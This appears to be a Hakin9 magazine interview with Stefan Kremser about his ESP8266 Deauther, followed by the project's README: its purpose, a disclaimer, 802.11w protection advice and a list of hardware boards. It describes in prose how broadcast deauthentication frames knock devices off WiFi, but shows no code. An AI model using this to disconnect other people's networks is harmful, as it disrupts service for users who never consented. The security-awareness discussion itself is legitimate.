3. Don't Give Up
4. Google is your friend!

Thanks for reading!






ESP8266 Deauther 2.0

Scan for WiFi devices, block selected connections, create dozens of networks and confuse WiFi scanners!

by Stefan Kremser



ABOUT THE CREATOR AND PROJECT

Stefan Kremser

GitHub: https://github.com/spacehuhn/esp8266_deauther

[Hakin9 Magazine]: Hello Stefan! Thank you for agreeing to the interview, we are honoured! How have you been doing? Can you tell us something about yourself?

[Stefan Kremser]: Hi, thank you for this opportunity! I'm Stefan, 20 years old and from Germany. I'm currently studying computer science and I was always interested in programming and hacking! I learned about Arduino and programming in a school project. Then, in 2016, I decided to buy some electronic parts online and start making my own Arduino projects. The ESP8266 was one of the chips I bought and I quickly realized that bringing LEDs to blink just wasn't it. I knew a bit about network hacking and that you could disconnect someone just by sending the right packets. After a lot of research, I found a way to do packet injection on the ESP8266 and began experimenting. I released the deauther in January 2017 and since then, I'm working on all kinds of Wi-Fi and hacking projects.

[H9]: Can you tell us more about about your project: Deauther?

[SK]: Yes, so the main feature of it is to perform deauthentication attacks against selected WiFi connections. When a connected Wi-Fi device gets a deauthentication packet, it will close the connection. These packets are meant to close a connection safely and they don't use any encryption. If you have the MAC address of the access point (and it's broadcasting that constantly) you can easily form a packet addressed to everyone associated with that network and they will disconnect. Send that packet every 100ms or so and you effectively block all connections. Since the 802.11 Wi-Fi standard was released, this vulnerability existed and there has been little to no action to prevent it.

Which is crazy if you think about the damage you can do with it!

I had a lot of fun making and testing my tool. With the ESP8266 it was easy and cheap to create a device that could disconnect every 2.4GHz Wi-Fi by the click of a button. Before that, you usually needed a computer running Linux with the right tools and a compatible Wi-Fi card. Even with a Raspberry Pi, that's way more expensive than a chip everyone can buy for as little as $2 USD from China.

I made a web interface to control the device, so everyone could just use a cheap development board like the NodeMCU for it, because the ESP8266 needs some external components to make it accessible over USB.

Installing it is also quite easy, you just have to flash a binary file onto the chip over the USB connection. Or you compile and edit the source yourself with the Arduino IDE.

I wasn't sure if releasing the tool would be the right thing, since it can be abused by everyone. But now, more people are aware of the problem, they get interested in electronics, making and hacking and asking companies to implement measures to prevent against it!

Personally, I don't have fun killing Wi-Fi connections. For me, the fun is in writing the code.

And, since the tool is so accessible and great for a nice party trick, a lot of YouTubers jumped on it and made videos about it. Sadly, most of them are giving out wrong information, like calling it an illegal Wi-Fi jammer. If deauthing is jamming, then every Wi-Fi device would be a Wi-Fi jammer, since they send the same packets. Jammers simply block a frequency range by creating as much noise as possible.

This kind of advertisement gets attention and I was lucky and surprised how quickly it became famous among the community.

[H9]: Do you have a favourite video that was made about your tool? Anything you could recommend for people to watch?

[SK]: I don't think I have **one** favorite, but I would recommend looking for "PwnKitteh" and "Seytonic" on YouTube, both made multiple good videos about the Deauther, but also other interesting tools and projects.

[H9]: Do you pay attention to the hacking community at YouTube?

[SK]: I do follow a few hacking related channels, but I wish there would be more. More about news and the general discussion about hacking and security. There are so many tutorials about specific Kali Linux tools, but so little quality videos explaining the details behind a certain topic or attack. I think there is a big potential for such hacking related channels on YouTube!

[H9]: Where did the idea of creating your project come from?

[SK]: I was just playing around, testing things. I wanted to do something with the ESP8266 and not just using it to control LEDs or read data from sensors. That I started with deauthing was more or less a coincidence. I wanted to see where the limits were with the chip. Connecting microcontrollers to Wi-Fi alone is awesome but became boring quickly, I wanted to use the full power of the device. I think what gave me inspiration were the YouTube videos I watched about it. There were already a lot of interesting projects online. For example, people were using it to make a Wi-Fi device sniffer or host a simple game server on it.

And when I found out how to send my own Wi-Fi packets with it, I remembered the deauthentication attack that is also possible with aircrack or other hacking tools.

[H9]: What was the most challenging part in creating your project?

[SK]: I didn't know much about C, C++ and Arduino or anything about the Esp8266, so I learned everything I needed on the way writing the project, which lead to a lot of mistakes, so I released a rewritten version 2 this year.

But the most challenging part for me is to constantly explain the details to people that just want to build their "Wi-Fi jammer". These YouTubers did a good job getting casual people interested but they completely failed to explain any of the important details of my project. So I often have to explain things, like why it's not a jammer, or that one Wi-Fi interface is not capable of multi-tasking and losing the connection to the web interface is expected when you scan or attack. After all, it's a $2 chip, don't expect a Linux distro on it with dedicated Wi-Fi cards. It's also not capable of attacking 5GHz Wi-Fi networks, since it only has a 2.4GHz transmitter.

But all of that is not the point of the project, it's about making it easy, affordable and accessible. I want to inspire people and show people two things; it doesn't have to be just about making LEDs blink and that you don't have to be a genius or invent anything new to become a hacker. And if the ESP8266 isn't enough for you, you can always go use a computer or a Raspberry Pi to build something similar with more features and better performance.

[H9]: Is this the first project of this kind you did?

[SK]: Yes! It was also my first open source project I published. Of course, I did play around with some hacking tools and Arduino before, but that was rather simple stuff that I just made for myself.

[H9]: What about the feedback from GitHub community? Does it influence your software?

[SK]: Absolutely, I actually met a lot of friends over my GitHub repository. Currently the GitHub issue section is filled with beginners having troubles setting things up. But that is also a kind of feedback, which is why I put so much effort into the current wiki page. Most of the questions I'm getting can be answered just by searching a bit on the repository. Either it's already answered in old issues or it's described in the wiki.

[H9]: Any plans for future? Are you planning to expand your tool, add new features?

[SK]: Well, I'm getting to the limit of available RAM and CPU power on that little device. Not to mention that I had to hack a 2 year old SDK to get the packet injection to work properly. So I can't even use the latest features of the ESP8266 development tools.

What I'm currently doing is expanding the hardware support.

You can already control it with a little OLED screen and a couple of buttons – nothing complicated or expensive.

Now I'm trying to make the whole in and output as adaptable as possible, so people can control it from a Raspberry Pi or using the USB connection instead of the web interface. I also try to make it compatible with all kind of displays and buttons (like a rotary instead of the push buttons).

The goal here is to make it more interesting for people that want to build their own custom hardware!

Of course, I'm also constantly trying to fix bugs and make everything more stable, but it's not always easy with this kind of low level programming.

[H9]: Do you have any thoughts or experiences you would like to share with our audience? Any good advice?

[SK]: I often get the question "how did you learn all this?" I learned the basics of programming in school, everything else I Googled. If you want to start coding, hacking or making something – just do it! Don't overthink anything. Start with something easy. Publish early and get people interested. You can always improve it later if you feel like it. You don't have to come up with something new, it doesn't have to be perfect and it doesn't have to be anything "useful". As long as you have fun and learn something, you're doing a great job. It's important that you share your project, because then you get feedback, help and motivation automatically. There's a community for everything online. Even making open source Arduino tools for hacking Wi-Fi! I met a lot of people over GitHub, Twitter and Discord servers from makers and hackers on YouTube.

About this project

This software allows you to easily perform a variety of actions to test 802.11 wireless networks by using an inexpensive ESP8266 WiFi SoC (System On A Chip).

The main feature, the deauthentication attack, is used to disconnect devices from their WiFi network.

No one seems to care about this huge vulnerability in the official 802.11 WiFi standard, so I took action and enabled everyone who has less than 10 USD to spare to recreate this project.

I hope it raises more attention on the issue. In 2009 the WiFi Alliance actually fixed the problem (see 802.11w), but only a few companies implemented it into their devices and software.

To effectively prevent a deauthentication attack, both client and access point must support the 802.11w standard with protected management frames (PMF).

While most client devices seem to support it when the access point forces it, basically no WiFi access point has it enabled.

Feel free to test your hardware out, annoy these companies with the problem, share this project and push for a fix! This project is also a great way to learn more about WiFi, microcontrollers, Arduino, hacking and electronics/programming in general.

But please use this tool responsibly and do not use it against others without their permission!

The difference between deauthing and jamming: click me

Credits

A huge thanks to:

- @deantonious
- @jLynx
- @lspoplove
- @schinfo
- @tobozo
- @xdavidhu
- @PwnKitteh

for helping out with various things regarding this project and keeping it alive!

I also want to thank Espressif and their community for this awesome chip and all the software and hardware projects around it and the countless tutorials you can find online!

Shoutout to everyone working on the libraries used for this project:

- esp8266-oled-ssd1306
- ArduinoJson
- LinkedList

Disclaimer

- This project is a proof of concept for testing and educational purposes.
- Neither the ESP8266, nor its SDK was meant or built for such purposes. Bugs can occur!
- Use it only against your own networks and devices!
- Please check the legal regulations in your country before using it.
- I don't take any responsibility for what you do with this program.
- It is not a frequency jammer as claimed falsely by many people. Its attack, its method and how to protect against it is described above. It uses valid Wi-Fi frames described in the IEEE 802.11 standard and doesn't block or disrupt any frequencies.
- This project is meant to draw more attention on this issue.
- The deauthentication attack shows how vulnerable the 802.11 Wi-Fi standard is and that it has to be fixed.
- A solution is already there, why don't we use it?
- Please don't refer to this project as "jammer", that totally undermines the real purpose of this project! If you do, it only proves that you didn't understand anything of what this project stands for. Publishing content about this without a proper explaination shows that you only do it for the clicks, fame and/or money and have no respect for intellectual property, the community behind it and the fight for a better WiFi standard!

Supported Devices


This software is written for the ESP8266. There are plenty of development boards available, all you need to do is choose one.

The ESP8285, which is basically just an ESP8266 with embedded flash memory, is also supported.

The ESP32 is not supported!

Here are some of the most used boards for this project:

Official Deauther Boards



If you want to support the development of this project, you can buy one of the official boards by DSTIKE (Travis Lin) on the following sites:

- Tindie
- AliExpress
- Taobao

The Deauther boards come pre-flashed with the Deauther software and don't require the installation process.


They are made especially for this project and come with a sharp 1.3 inch OLED screen, external antenna and 18650 battery connector. DSTIKE also offers a cheaper version without a screen and a NodeMCU board. You can, of course, flash them with your own software and use them just like any other development board.

List of supplies


If you want to assemble the project yourself, you can find the parts you need here. We recommend the NodeMCU for this, and you can use either of the displays linked there.

NodeMCU

This is the recommended board for beginners that want to learn more about electronics and programming!



The NodeMCU is an open source project and there are many companies producing it. The most known one is Amica. There is also a Lolin NodeMCU v3 but don't get confused by any version number:


v0.9
v1.0
v3
First NodeMCU Design
Slimmer Design Better UART chip Breadboard friendly
Cheap Rip-off No on-board LED Huge and ugly

I always recommend the v1.0 (might be sold under a different version number). It's the board from Amica. It is cheap, breadboard friendly and uses the cp2102, a better alternative to the old CH340 USB to serial chip.

Please note that the quality of those boards can vary a lot! They are produced very cheaply and you can get them for around \$3 - \$5 USD from AliExpress and other Chinese based sellers. So don't pay too much for them!

There is also this NodeMCU inspired development board by DSTIKE:

https://www.tindie.com/products/lspoplove/nodemcu-07wifi-deauther-preflashed/

It has a LiPo charger on-board and allows you to connect an external antenna for better range.

Wemos D1 mini

The Wemos boards have decent quality, are cheap and very small.

They work just like a NodeMCU and you can get a variety of addon shields for them!

But you have to be careful, there are a lot of copies of the Wemos products!

Adafruit HUZZAH ESP8266

Adafruit has a Feather board with the ESP8266 in their store. Those are a bit pricier than the Chinese NodeMCUs but you get a very quality board in return, good online documentation and a friendly community around it.

WARNING

Fake Boards!

You will find some cheaper boards that look like the official deauther boards but for lower prices. I highly recommend to stay away from them!

